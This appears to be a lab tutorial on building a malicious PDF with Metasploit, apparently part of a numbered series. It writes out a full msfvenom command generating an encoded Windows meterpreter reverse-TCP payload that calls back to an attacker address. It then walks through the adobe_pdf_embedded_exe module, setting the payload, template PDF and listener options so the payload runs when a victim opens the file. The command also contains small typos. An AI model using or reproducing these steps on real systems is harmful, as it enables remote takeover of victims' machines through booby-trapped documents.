
Malicious PDF File Creation - No. 4

Password to unzip the malicious pdf file
pass123

Generating a payload with msfvenom
MSFVenom is a combination of MSFPayload and MSFEncode and it's the official replacement of both frameworks since 2015. With MSFVenom we can create our payload targeting very specific systems based on our knowledge about the target. With one single command we will be able to create the payload for a specific architecture, operating system, with an encoding of our choice and an output format of our choice.


Open the terminal and type:

msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=8080 e x86/shikata_ga_nai -f exe -o /home/kali/Desktop/dom-payloads-2/payload.exe



With one single command we were able to do the following:

1. Generate a payload to run on a x86 architecture (-a x86)
2. Generate a payload targeted for windows OS (--platform windows)
3. Select a Metasploit payload (meterpreter with a reverse TCP) (-p windows/meterpreter/reverse_tcp)
4. Set our localhost and port to the ip address of the attacker and an arbitrary port in the attacker's machine (LHOST=10.0.2.4 LPORT=8080)
5. Encode our payload using the available encoders in msfvenom (-e x86/shikata_ga_nai)
6. Chose the output format of our payload (-f exe)
7. Chose the path to save our generated payload and naming our file (-o home/kali/Desktop/dom-payloads-clea2/payload.exe)



We have just created a payload that will establish reverse TCP connection to the attacker's machine from the target machine. A listener will be set up later, waiting for the incoming connection from the target. When the connection is established, we will have a reverse shell, that is, the attacker will have access to the victim's shell through his own terminal using the TCP connection

We can use this payload later and inject it into our pdf file.

Using Adobe PDF Embedded EXE exploit

An exploit is a piece of code that will gives us access to the target system. They target a specific vulnerability found in a system or application to provide access to the target's system. Exploits are chosen based on our knowledge of our target's system (by conducting enumeration and vulnerability assessment). Proper enumeration and a vulnerability assessment of the target will give us the following information based on which we can choose the correct exploit[1]:

- Operating system of the target system (including exact version and architecture)
- Open ports on the target system (TCP and UDP)
- Services along with versions running on the target system
- Probability of a particular service being vulnerable


As a result of our research, we concluded that Windows XP SP3 has been subject to vast number of attacks, and it has been proven to be vulnerable in many aspects. At the same time, having done our research, we know that Adobe PDF Embedded EXE exploit covers our needs: attaching an arbitrary payload (in the form of an executable file in our case) and allows us to attach a customized message into it.


Adobe PDF Embedded EXE exploit has been proven to exploit a vulnerability in Adobe Reader versions 8. * and 9. * and in operating systems such as Windows XP and Windows 7. Because of this, we have installed Windows XP as our target VM in Virtual Box. We have installed Adobe Reader 8.2 into our target machine so that we can harness the exploit in full.

For this particular exploit we are using Adobe PDF Embedded Exe exploit (supporting JavaScript).


Let's open the msfconsole:


[1] Sagar Rahalkar, Nipun Jaswal (2017), Metasploit Revealed: Secrets of the Expert Pentester






Let’s use the the following exploit: exploit/windows/fileformat/adobe_pdf_embedded_exe (the one using javascript)






From here, let's choose the executable file (payload) we created before and set the EXENAME property to its location:




This will embed our payload into the pdf and will be executed when the victim opens the pdf file.


Let's choose our pdf template to create the malicious pdf file by setting the INFILENAME property to the location where our pdf template is located:




Let’s set the localhost and the port to the same localhost and port we have chosen for the creation of our payload:



